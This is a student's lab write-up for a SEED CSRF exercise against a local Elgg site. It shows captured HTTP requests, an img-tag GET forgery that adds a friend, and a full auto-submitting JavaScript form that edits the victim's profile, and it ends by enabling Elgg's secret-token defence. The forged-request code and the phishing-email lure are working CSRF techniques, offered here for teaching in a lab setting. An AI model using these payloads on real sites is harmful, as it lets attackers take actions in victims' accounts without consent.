


Lab8 Cross-Site Request Forgery (CSRF) Attack Lab

ShangZewen 1003623


Task1: Observing HTTP Request



By login to the elgg website, I use Wireshark to capture the packet traffic. As you can see, there are both HTTP POST and GET requests for login and all the parameters like Host, User-Agent, cookies are shown in the above picture.

Task2: CSRF Attack using GET request

In order to add Boby as a friend to Alice, I first login to smay's account and add boby as his friend. Through wireshark, I am able to find boby's guid which is 43.



Wireshark · Packet 579 · wireshark_any_20210410100824_OHL5Ix

▼ Hypertext Transfer Protocol

 ▼ GET /action/friends/add?friend=43&__elgg_ts=1618063795&__elgg_expires=1618063795

 ► [Expert Info (Chat/Sequence): GET /action/friends/add?friend=43&__elgg_ts=1618063795&__elgg_expires=1618063795]

 Request Method: GET

 ► Request URI: /action/friends/add?friend=43&__elgg_ts=1618063795&__elgg_expires=1618063795

 Request Version: HTTP/1.1

 Host: www.csrflabelgg.com\r\n

 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0)

 Accept: application/json, text/javascript, */*; q=0.01\r\n

 Accept-Language: en-US,en;q=0.5\r\n

 Accept-Encoding: gzip, deflate\r\n

 Referer: http://www.csrflabelgg.com/profile/boby\r\n

 X-Requested-With: XMLHttpRequest\r\n

 ► Cookie: Elgg=vtichhk8otgemmin1d1n1u0go3\r\n

 Connection: keep-alive\r\n

\r\n


 [Full request URI: http://www.csrflabelgg.com/action/friends/add?friend=43&__elgg_ts=1618063795&__elgg_expires=1618063795]

 [HTTP request 4/4]

 [Prev request in frame: 548]

 [Response in frame: 581]

By knowing the guid of boby, I am able to construct the attack html file to the malicious webpage. By doing the attack, I construct a addfriend.html file then put it under the directory of '/var/www/CSRF/Attacker' .



```
/bin/bash 54x23
[04/12/21]seed@VM:~$ cd /var/www/CSRF/Attacker/
[04/12/21]seed@VM:.../Attacker$ ls
addfriend.html  task3.html
[04/12/21]seed@VM:.../Attacker$
```

```
<!DOCTYPE html>
<html>
<head>
    <title>This page forges an HTTP GET request.</title>
</head>
<body>
    <h1> Hello ha?</h1>
    
</body>
</html>
```

As you can see, I add the add boby as friend request under a img tag, under this condition, every time the victim visit the attacker's website boby will automatically added as a friend. In order to trigger this, I edit boby's profile as:

![Screenshot of a web browser showing a profile editing interface. The title bar says 'Edit profile'. Under 'Display name', there is a text input field containing 'Boby'. Under 'About me', there is a rich text editor with a visual editor link. The content area contains two paragraphs: the first is '<p>ShangZewen</p>' and the second is '<p><img alt=](http://www.csrflabelgg.com/action/friends/add?friend=43)

Edit profile

Display name

Boby

About me


Visual editor

<p>ShangZewen</p>

<p></p>

Public

Under this condition, every time the victim visit boby's profile, a http get request will be send to the attacker's webpage which will trigger the add friend request.



As you can see, initially Alice has no friends.

A screenshot of a web browser window. The title bar says 'Alice's friends : CSRF Lab'. The main content area shows the heading 'Alice's friends' and below it, a list with one item: 'Boby'. The browser's address bar shows the URL 'www.csrflabelgg.com/friends/alice'. The interface is identical to the first screenshot, with a navigation bar at the bottom.

After she visit boby's profile, she automatically adds Boby as her friend.

Task3: CSRF Attack using POST Request

In order to do this attack, I construct a task3.html file. Then put it under the directory of '/var/www/CSRF/Attacker'. Which means every time the victim visit the attacker's webpage, their profile will be edited as " Boby is my HERO".

```
<!DOCTYPE html>
<html>
<head>
    <title>Honeypot</title>
</head>
<body>
    <h1>This page forges an HTTP POST request.</h1>

    <!-- JavaScript method-->
    <script type="text/javascript">
        function forge_post() {
            var fields;                                Forge the post requests for Alice

            fields = "<input type='hidden' name='name' value='Alice'>";           Alice's name
            fields += "<input type='hidden' name='description' value='Boby is MY HERO'>";   Alice's description
            fields += "<input type='hidden' name='accesslevel[description]' value='2'>";     Alice's access level
            fields += "<input type='hidden' name='guid' value='42'>";                  Alice's Guid

            var p = document.createElement("form");
            p.action = "http://www.csrflabelgg.com/action/profile/edit";           Edit profile action
            p.innerHTML = fields;
            p.method = "post";
            document.body.appendChild(p);
            p.submit();
        }
        window.onload = function () { forge_post(); }
    </script>
</body>

</html>
```

File Edit View History Bookmarks Tools Help

! Restore Session × Index of / × Alice : CSRF Lab Si × +

← → ⌂ ⓘ www.csrflabattacker.com ⌄ ... ⌂ ⌂ Show history

Most Visited SEED Labs Sites for Labs

Index of /


<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 addfriend.html	2021-04-10 11:27	234	
 task3.html	2021-04-10 11:41	835	

Apache/2.4.18 (Ubuntu) Server at www.csrflabattacker.com Port 80

Furthermore, in order to trigger Alice to visit the attacker's web page, I construct an email which is send from bob to alice and it contains the URL for the attacker's webpage.



Under this condition, every time alice click on this link, her profile will be edited to ‘Boby is my HERO’



- Question 1:
 - o While Alice edits her own profile, the attacker is able to capture the edit-profile request using LiveHTTPHeader extension. Then the attacker is able to learn her guid.
- Question 2: No he cannot. It is because bob trying to do a cross site forgey attack, which means the malicious webpage which bob sets up cannot access the local variable which is the page_owner.guid of alice. If bob set the value of the javascript function to be page_owner.guid instead of the actual id of the victim, the website will detect it and forbit this request.

Task4: Implementing a countermeasure for Elgg

By implementing the secret-token for elgg, I comment the 'return true' part of the gatekeeper() function which under ActionsService.php file. This file is under the directory of '/var/www/CSRF/Elgg/vendor/elgg/elgg/engine/classes/Elgg'.

```

/bin/bash 52x21
GNU nano 2.5.3 File: ActionsService.php

 * @access private
 */
public function gatekeeper($action) {
    //return true;

    if ($action === 'login') {
        if ($this->validateActionTo$)
            return true;
    } Text

    $token = get_input('__elgg_'
    $ts = (int)get_input('__elg$'
    if ($token && $this->valida$
        // The tokens are p$
        // login form being$'
        register_error($

```

^G Get Help ^O Write Out ^W Where Is ^K Cut Text
^X Exit ^R Read File ^\ Replace ^U Uncut Text

Left ↵

After the secret-token turns on, when alice click on the malicious URL which send by bob, the attack will not be succeed since the secret token is missing.

CSRF Lab Site

Activity Blogs Bookmarks Files Groups More »

Add widgets



Alice

[Edit profile](#)

[Edit avatar](#)

Blogs Bookmarks

Form is missing __token or __ts fields

Form is missing __token or __ts fields

Friends

